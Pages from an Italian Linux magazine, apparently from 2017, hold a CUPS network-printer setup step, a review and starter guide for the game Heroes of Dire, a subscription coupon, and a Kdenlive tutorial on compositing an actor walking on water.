Vediamo come realizzare quest'ultima soluzione. Apriamo il terminale e lanciamo **sudo apt-get install cups** per installare il servizio di stampa. Apriamo un browser e digitiamo **localhost:631** per accedere alla pagina di configurazione del server Cups. Spuntiamo **Share printer connected to this system**, **Allow Printing from Internet** e **Allow Remote Administration** del pannello **Administration** e clicchiamo su **Change Settings**. Il servizio sarà riavviato e sarà ora possibile installare la stampante di rete da qualsiasi PC della rete locale.

Fig. 3 • La finestra di informazioni del sistema di Ubuntu 17.04

Il fantastico mondo di Heroes of Dire

■ **Comanda una squadra di combattenti e con le giuste strategie cerca di arrivare alla vittoria che porterà tesori, fama e gloria!**

Heroes of Dire 1.3.3

Licenza: Free
Sito web: www.dire.com

Sviluppato dalla piccola software house indipendente a stelle e strisce **Speelbook** (*www.spellbook.com*) e basato sul motore grafico **Unity** (*https://unity3d.com*), **Heroes of Dire** (da ora per semplicità **HoD**) è un dark fantasy strategico-tattico a turni appartenente ad un misto di categoria **MMORPG** (**Massively Multiplayer Online Role-Playing Game**), **RTS** (**Real Time Strategy**) e **RPG** (**Role-Playing Game**). Il progetto HoD è iniziato a Dicembre 2015 con un annuncio su **Kickstarter** (*www.kickstarter.com*) a cui fece seguito il contributo di 486 persone che permise di dare il via allo sviluppo del gioco a partire da Maggio 2016. A ottobre dello stesso anno veniva rilasciata la prima versione beta del gioco. Con il tempo sono state rilasciate ulteriori versioni che hanno portato all'attuale condizione che, come vedremo, è in una fase molto avanzata.

Fig. 1 • Menu generale di HoD: in evidenza bug e problemi corretti nel client


STEAM? NON È NECESSARIO


È inevitabile, quando un gioco inizia ad avere un discreto successo e in più presenta una grafica decente viene adocchiato dalle piattaforme di contenuto digitale e una di queste è proprio **Steam** (*http://store.steampowered.com*). È infatti possibile installare HoD direttamente utilizzando il client Steam, almeno per coloro che lo hanno installato sulla propria distribuzione. E per chi non volesse utilizzare il client Steam? Niente paura, la Speelbook distribuisce un client stand-alone, un file da scaricare con eseguibile da lanciare. Puntiamo il browser al sito Web ufficiale del gioco e nella home page raggiungiamo la sezione **Desktop Downloads** nella quale troveremo il pulsante **Linux Direct**. Clicchiamoci su, per scaricare il file di nome **heroesofdire-linux.zip** (circa 90 MB) che costituisce il client di gioco. Decomprimendolo con il comando unzip **heroesofdire-linux.zip** verrà creata una cartella di nome **heroesofidre-linux**. All'interno di essa troveremo file di supporto alle architetture a 32 e 64 bit. Lanciamo l'eseguibile di pertinenza, ad esempio **HeroesOfDire.x86_64** per architettura a 64 bit, quindi seguiamo il primo tutorial per le prime informazioni necessarie.

UNA PANORAMICA

Che il gioco sia realizzato con attenzione maniacale dei più piccoli dettagli lo si nota già a partire dalla musica d'apertura a dir poco imperiale! Tutto le composizioni musicali durante il gioco e/o i diversi quadri/livelli, sono licenziate attraverso **iLicenseMusic** (*http://ilicensemusic.com/*) e **Extreme Production Music** (*www.extrememusic.com*). Come già anticipato, HoD è uno strategico a turni tra squadre di combattenti che possiamo suddividere principalmente in 6 eroi: **Arciere**, **Mago**, **Furfante**, **Guaritore**, **Paladino**, **Guerriero**. Il punto di partenza è il livello 1: dopo ogni vittoria si guadagneranno dobloni d'argento e/o un passaggio di livello.

Creiamo un account

Registriamoci e iniziamo a configurare il gioco

01 I DATI

Al primo avvio apparirà una pop-up per la creazione dell'account di gioco. Clicchiamo su **Create Now**, accettiamo i termini di licenza (**Accept**), quindi inseriamo nome account, password (da digitare 2 volte) e un indirizzo mail valido poiché ci verrà inviato un messaggio con un link sul quale cliccare per validare e attivare l'account. Confermiamo con **Submit**.

02 GRAFICA

Creato l'account, verremo rediretti al menu principale (Fig. 1). Iniziamo a configurare il gioco. Clicchiamo su **Settings**, quindi su **Graphics**. Nella nuova pop-up abilitiamo la modalità a tutto schermo (**Full Screen Mode**) e le ombre (**Shadows**). Regoliamo la risoluzione (**Resolution**) al valore ottimale per il monitor in uso.

03 COMANDI

Infine, con i pulsanti in basso **Size** regoliamo le dimensioni dell'interfaccia uomo-macchina. Eseguiamo le regolazioni a noi più consone con l'audio attraverso il pulsante Sound e alcune possibili interazioni con il gioco (**Gameplay**). Per imparare gli immancabili comandi da tastiera spostiamoci in **Keybinds**.


In HoD tre sono gli aspetti da considerare e da padroneggiare. Utilizzare in maniera opportuna i vari combattenti poiché ognuno presenta proprie caratteristiche e specificità che possono rilevarsi un'ottima scelta per un tipo di attacco, ma meno adatti sotto altri punti di vista. Diventa quindi di rilevante importanza con chi vengono associati durante la composizione della squadra. Non da meno, aspetti come il saper controllare i movimenti dei combattenti durante le battaglie e le modalità di esplorazione dell'ambiente di battaglia in funzione della caratteristiche del combattente: ad esempio, la capacità o meno di colpire a distanza (con arco e freccia piuttosto che con qualche magia che potrebbe generare un danno minore all'avversario).
Capiremo quando colpire l'avversario poiché lampeggerà di rosso nel perimetro della sua figura. Per compiere questa operazione è sufficiente cliccare in basso a destra su una delle voci, qualora ve ne fosse più di una, che indica il tipo di attacco da sferrare. Su ogni combattente è presente una barra rossa con un numero ad indicare il livello di vita. In funzione del tipo di attacco possiamo infliggere un determinato danno e il valore è riportato in basso a destra come numero sull'arma scelta (lettere **DMG**): in sostanza se il nostro avversario è a un livello di vita uguale a 1000, colpendolo con l'arma che provoca un danneggiamento di 250 il suo livello di vita scenderà a 750. È presente un altro numero con una clessidra ad indicare che se viene utilizzata quella data arma si dovranno attendere i prossimi X turni. I turni di gioco sono indicati in una tabella in alto a sinistra dell'interfaccia, sotto il nome della mappa in uso. Coloro i quali dovessero appassionarsi a questo titolo, inevitabilmente dovranno approfondire altri aspetti del gioco, nel qual caso il suggerimento è la consultazione del Wiki dedicato (*https://dire.wiki/*) e poiché il gioco è supportato anche su Android e ha una sua app free nello store di Google, chi

OCCHIO ALLE RISORSE!

Un titolo da non sottovalutare

Sebbene la grafica possa sembrare semplice, in realtà è tutto curato fin nei piccoli dettagli: le fiammelle delle candele sui lampadari e sui tavoli, la fiamma delle torce, le ombre, gli effetti speciali e molto altro. Tutto ciò ha un costo in termini di risorse! Per godere appieno del titolo è suggerito attivare tutti i parametri per i massimi valori nel qual caso necessiteremo almeno di un processore (Intel o AMD) dual core da 2,5 GHz, una scheda grafica AMD della serie HD 5xxx (o equivalente NVIDIA, ad esempio una GT610) con almeno 1 GB di memoria video e attivata in hardware l'accelerazione 3D tramite appositi driver. Lo spazio occupato su disco è di circa 100 MB (il client del gioco), necessari 4 GB di RAM e indispensabile una connessione xDSL senza limiti di tempo e/o volumi di traffico.

Muoviamo i primi passi

Un po' di pratica è sempre d'obbligo!

01 LOGIN

Al primo login verrà lanciato automaticamente un breve tutorial: da seguire al fine di capire la dinamica del gioco. Dopo il caricamento iniziale (visibile in figura) si alterneranno 5 finestre di pop-up che con frasi "spot" ci illustreranno gli obiettivi che dovremo conseguire in questa prima fase.


02 L'AMBIENTE

Al termine delle prime 5 pop-up inizierà il gioco. L'interfaccia è ricca di voci: la dimensione, se infastidisce durante il gioco, possiamo ridurla così come indicato nel Passo 3 del tutorial precedente. In questa prima fase l'obiettivo sarà spostare il nostro avatar e annientare l'avversario presente sulla parte opposta dell'ambiente.

03 PROMEMORIA

Durante le fasi iniziali verrà illustrato cosa fare passo dopo passo fino a raggiungimento dell'obiettivo finale. Ricordiamo che il gioco avviene su una sorta di scacchiera ed è a turni come il gioco degli scacchi. Terminato il tutorial apparirà una guida per i nuovi giocatori. Possiamo accedere a questa guida veloce cliccando su **Help** nell'interfaccia di gioco.

La prima gara ufficiale

È ora di fare sul serio: diamo inizio ai giochi

01 SCELTA

Alla successiva connessione verrà aperta la mappa dell'ambiente. Per spostare l'avatar è sufficiente cliccare con il tasto sinistro (o destro) del mouse su una delle caselle della mappa. Facciamo presente che non c'è abbinamento causale tra le caratteristiche di una casella e l'ambiente di combattimento il quale verrà generato casualmente.


02 COMBATTENTI

Gli avatar in colore rosso fanno parte della intelligenza artificiale del gioco (AI) mentre quelli di colore giallo sono veri giocatori online. Possiamo renderci conto di ciò cliccando su uno di essi e, dal menu contestuale, scegliamo **Player**: verranno evidenziate tutte le caratteristiche di quel combattente.

03 SI GIOCA!

Iniziamo con i BOT perché tra i giocatori c'è chi conoscono bene il gioco e non avremo possibilità di vittoria. Clicchiamo su un **BOT** e dal menu contestuale optiamo per **Attack**. Verrà caricata la mappa di gioco (**Insignificant City**) e subito dopo partirà la fase a turni. In figura, la mappa **Keep of Beginning** dopo essere arrivati al livello **Novice** e al livello 3.

SEMPRE PIÙ RICCA DI CONTENUTI, SEMPRE PIÙ CONVENIENTE!

Abbonati subito a Linux Magazine per riceverla comodamente a casa con sconti fino al 46%

Ritaglia e spedisci il coupon in busta chiusa a: **EDIZIONI MASTER S.p.A.** Via Diaz, 13 - 87036 Rende (CS) oppure invialo via fax al n. 199.50.00.05 o vai sul sito **http://abbonamenti.edmaster.it**

Sì, desidero abbonarmi a **Linux Magazine**:

- ☐ **DVD 6 Numeri € 21,99** anziché **€ 35,94**
- ☐ **DVD 12 Numeri € 42,99** anziché **€ 71,88**
- ☐ **DVD-doppio 6 Numeri € 24,99** anziché **€ 41,94**
- ☐ **DVD-doppio 12 Numeri € 44,99** anziché **€ 83,88**

L'abbonamento verrà attivato sul primo numero utile, successivo alla data di ricevimento della mia richiesta completa di tutte le informazioni necessarie.

COMPILARE CON I PROPRI DATI ANAGRAFICI:

Nome ______
Cognome ______
Via ______
n° ______ CAP ______ Provincia ______
Città ______
n. cellulare ______
n. telefono ______
e-mail ______

REGALO L'ABBONAMENTO A (compilare solo in caso di abbonamento regalo)

Nome ______
Cognome ______
Via ______
n° ______ CAP ______ Provincia ______
Città ______
n. cellulare ______
n. telefono ______
e-mail ______

sesso: ______ data di nascita: ______ stato civile: ☐ Celibe/Nubile ☐ Coniugato ☐ Vedovo/a ☐ Divorziato/a ☐ Convivente

titolo di studio: ☐ Lic. Scuola Elementare ☐ Lic. Scuola Media Inferiore ☐ Diploma ☐ Laurea professione: ______

Scelgo di effettuare il pagamento attraverso:

☐ Bonifico bancario intestato a EDIZIONI MASTER S.p.A.
BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C.
IBAN: IT47R0845333200000000066000
(inviando copia della distinta via fax oppure via posta)

☐ Assegno bancario non trasferibile intestato ad EDIZIONI MASTER S.p.A.
(Allegato in busta chiusa)

☐ Carta di credito ○ VISA ○ Cartasì ○ Eurocard/Mastercard

n. ______
(riporta il numero completo della carta indicandone tutte le cifre)

______ (scadenza) ______ CVV2* *ultime 3 cifre del codice numerico riportato sul retro della carta

Informativa ex art. 13 d.lgs. 196/2003 "codice in materia di protezione dei dati personali": Edizioni Master Spa con sede in Rende, c.da Lecco n. 64 - Z. Ind. - , in qualità di "Titolare" del trattamento, è tenuta a fornirLe alcune informazioni su l'utilizzo dei Suoi dati personali. I dati personali raccolti da Edizioni Master, nel presente coupon, sono conferiti direttamente dall'interessato e sono trattati, indispensabilmente, al solo fine di dare esecuzione alla Sua richiesta di abbonamento; per tale finalità non è richiesto il consenso, ex art.24 comma 1 lett. b. I trattamenti saranno effettuati mediante strumenti manuali, informatici e telematici, con logiche correlate al rapporto in essere ed agli obblighi previsti dalle leggi vigenti. L'interessato potrà esercitare, presso la Edizioni Master Spa,-i diritti di cui all'art. 7 del D.Lgs. 196/2003: modifica, cancellazione, correzione, etc. I dati raccolti, potranno essere comunicati, per la stessa finalità, ai Responsabili ed agli Incaricati designati da Edizioni Master, owero a società collegate e controllate, facenti parte del medesimo gruppo editoriale; potranno altresì essere trattati per finalità promo-pubblicitaria, commerciale, per l'invio di altre offerte, per indagini di mercato con il suo consenso esplicito.

Dichiaro di essere maggiorenne e autorizzo il trattamento dei miei dati personali per le finalità indicate nell'Informativa ☐ SI ☐ NO

Linux Magazine 178 - offerta valida fino al 30.09.2017

Firma ______


Con Kdenlive cammini sull'acqua!


Grazie alla potenza della computer grafica, possiamo camminare su uno specchio d'acqua senza bisogno di miracoli, super poteri o trucchi da illusionista. Ecco come fare

Tra gli effetti speciali di un film non ci sono soltanto le esplosioni e le spade laser: a volte si può voler realizzare qualcosa di più "biblico", come il camminare sulle acque. È una scena ad effetto, perché suggerisce che l'attore abbia qualche tipo di super potere, oppure perché è semplicemente qualcosa di bizzarro che colpisce l'attenzione del pubblico. Esistono diversi metodi per fare questo specifico effetto "in camera", ma non sono molto pratici. Si basano più che altro sul sospendere l'attore con due fili di acciaio e un'imbragatura, oppure sul posizionare una lastra di vetro sotto la superficie dell'acqua sulla quale l'attore può camminare. Il problema è che queste cose richiedono molto denaro e una buona organizzazione, ed in certi casi non sono nemmeno fattibili (ad esempio quando non si ha a disposizione un bacino d'acqua). Possiamo però realizzare questo effetto con Kdenlive, non soltanto risparmiando tempo e denaro, ma anche ottenendo la possibilità di sistemare il filmato secondo le nostre esigenze.

Cominciare a costruire il filmato è abbastanza semplice: prima di tutto ci serve un video in cui è ripreso un bacino d'acqua, poi una clip con l'attore che finge di camminarci sopra. Poiché dovremo estrarre l'attore dalla propria clip e sovrapporlo a quella dell'acqua, l'attore deve essere posizionato davanti ad un telo verde. Si può scegliere qualsiasi altro colore, ma il verde è di solito quello che funziona meglio. Sfruttando poi l'effetto di chiave cromatica, Kdenlive cancellerà tutti gli oggetti dello stesso colore del telo, rendendoli trasparenti. Per dare davvero l'idea di essere sull'acqua, però, dobbiamo dare all'attore un riflesso. L'operazione non è troppo complicata: basta duplicare la clip video dell'attore, con tutti gli effetti applicati, e aggiungere l'effetto **Mirror** (cioè specchio). Con qualche piccola accortezza sul metodo di sovrapposizione, potremo dare l'illusione di un vero riflesso. Nel nostro esempio, abbiamo deciso di realizzare una complicazione: di solito, infatti, quando si vuole mostrare un attore che cammina sull'acqua lo si riprende dal fianco, così che

La semplice sovrapposizione

Inseriamo la clip con l'attore sopra lo sfondo

01 PRIMA LE DUE CLIP


Cominciamo inserendo nella traccia **Video1** la clip video contenente lo sfondo, cioè la bacinella d'acqua. Nella traccia **Video2** inseriamo invece la clip con l'attore con il telo verde.

02 POI LA TRANSIZIONE


Provvediamo, se necessario, a tagliare le clip con lo strumento **forbici**. Inseriamo tra le due clip una transizione di tipo **Affine**, estendendola ovviamente per tutta la durata delle clip.


la sua camminata appaia su una unica linea orizzontale. Noi invece mostriamo come realizzare questo effetto con un attore che cammina in direzione della cinepresa, quindi lungo una linea verticale. Questa è ovviamente una complicazione perché significa che il riflesso dell'attore dovrà essere riposizionato. Infatti, a causa del concetto stesso di specchio, se l'attore si avvicina alla cinepresa il suo riflesso tenderà ad andare nella direzione opposta (mentre con un vero riflesso ciò non avviene). Niente di difficile, comunque: le transizioni di Kdenlive ci permettono di spostare la clip video in modo praticamente automatico. Utilizzando i fotogrammi chiave, infatti, dobbiamo soltanto indicare la posizione iniziale della clip che contiene il riflesso dell'attore, e la sua posizione finale. Il programma calcolerà tutti gli altri fotogrammi automaticamente. Per rendere questa immagine, poi, un vero e proprio riflesso, utilizzeremo la modalità di sovrapposizione **Hard light**. Questa fa in modo che si veda l'immagine del riflesso, ma che si possano anche notare le linee delle onde dell'acqua sotto di essa, per dare davvero l'illusione che il riflesso stia comparendo sulla superficie dell'acqua. Ecco un filmato d'esempio: ***www.edmaster.it/url/6948***.


Fig. 1 - Sotto l'attore appare il suo riflesso nell'acqua

Cancelliamo il telo verde

L'attore è stato ripreso davanti ad un telo di colore verde che ora faremo sparire

01 CHROMA KEY

Aggiungiamo alla clip che contiene l'attore un effetto di tipo **Chiave cromatica**. Utilizzando il pulsante di selezione colore, clicchiamo sul telo verde per selezionare quella tinta. Poi modifichiamo la varianza in modo da non cancellare parti dell'attore.

02 ROTOSCOPING

Ovviamente possiamo anche aggiungere altre **Chiavi cromatiche**, in modo da cancellare anche altre sfumature (come le ombre del telo). Se necessario aggiungiamo pure un effetto **Rotoscoping** disegnando la sagoma del telo verde.

03 LA SAGOMA

Il rotoscope ci permette di eliminare tutto ciò che si trova all'esterno della sagoma che disegniamo, quindi possiamo far sparire eventuali parti dell'inquadratura. Però l'effetto va trascinato sopra alle varie chiavi cromatiche, per funzionare.

04 POSIZIONAMENTO



Lavorando sulla transizione **Affine**, decidiamo la posizione dell'attore: dobbiamo spostarlo proprio sopra il livello dell'acqua. Può anche essere necessario aumentare o diminuire la dimensione dell'attore per adattarlo alla scena.


Fig. 2 - Man mano che l'attore si sposta, il suo riflesso lo segue


RENDERE L'ACQUA PIÙ REALISTICA

Una delle opzioni più semplici, ovviamente, consiste nel procurarsi una fotografia di un lago o un qualsiasi altro bacino d'acqua. Tuttavia, il problema di una foto è che risulta inevitabilmente falsa: è troppo ferma. L'acqua, anche quella di uno stagno o una bacinella, deve avere un minimo movimento. Inoltre, è ovvio che l'acqua debba muoversi almeno un po' quando qualcuno ci cammina sopra, è intuitivo. La soluzione più semplice consiste nel perturbare l'acqua in qualche modo, producendo del vento con uno strumento per soffiare le foglie dai marciapiedi, gettando un sasso, o colpendo il fondo della bacinella. Poi basta tagliare la clip video in modo che si vedano soltanto le onde, e non l'entità che le ha provocate (ad esempio, il sasso non si vede più una volta che è andato a fondo, ma le onde rimangono per un po').

Prepariamo il riflesso

L'attore deve specchiarsi nell'acqua, quindi costruiamo il suo riflesso

01 DUPLICAZIONE

Quando l'immagine dell'attore è pulita ed in posizione, prendiamo lo strumento **forbici** e tagliamo la clip a metà. Poi, spostiamo la seconda metà sulla traccia **Video3**, mantenendo l'allineamento, e estendiamo le due clip in modo che tornino come l'originale.

02 LA TRANSIZIONE



In questa fase ci ritroviamo con due clip perfettamente identiche fra loro. Aggiungiamo tra le tracce **Video3** e **Video2** una transizione di tipo **Composite and transform**. La transizione deve essere riferita alla traccia **Video1**.

03 UNO SPECCHIO


La clip della traccia **Video3** deve ora essere ribaltata. Possiamo farlo aggiungendo ad essa l'effetto **Mirror**, impostando la **direction** su **Flop**. Volendo, questa operazione si può fare sulla clip di traccia **Video2** invece che **Video3**.


04 AL POSTO GIUSTO


È necessario scegliere la posizione di inizio di questo riflesso sull'acqua dell'attore. Basta andare sulla transizione **Composite and transform** e scegliere la posizione giusta, di modo che l'immagine sembri davvero speculare.

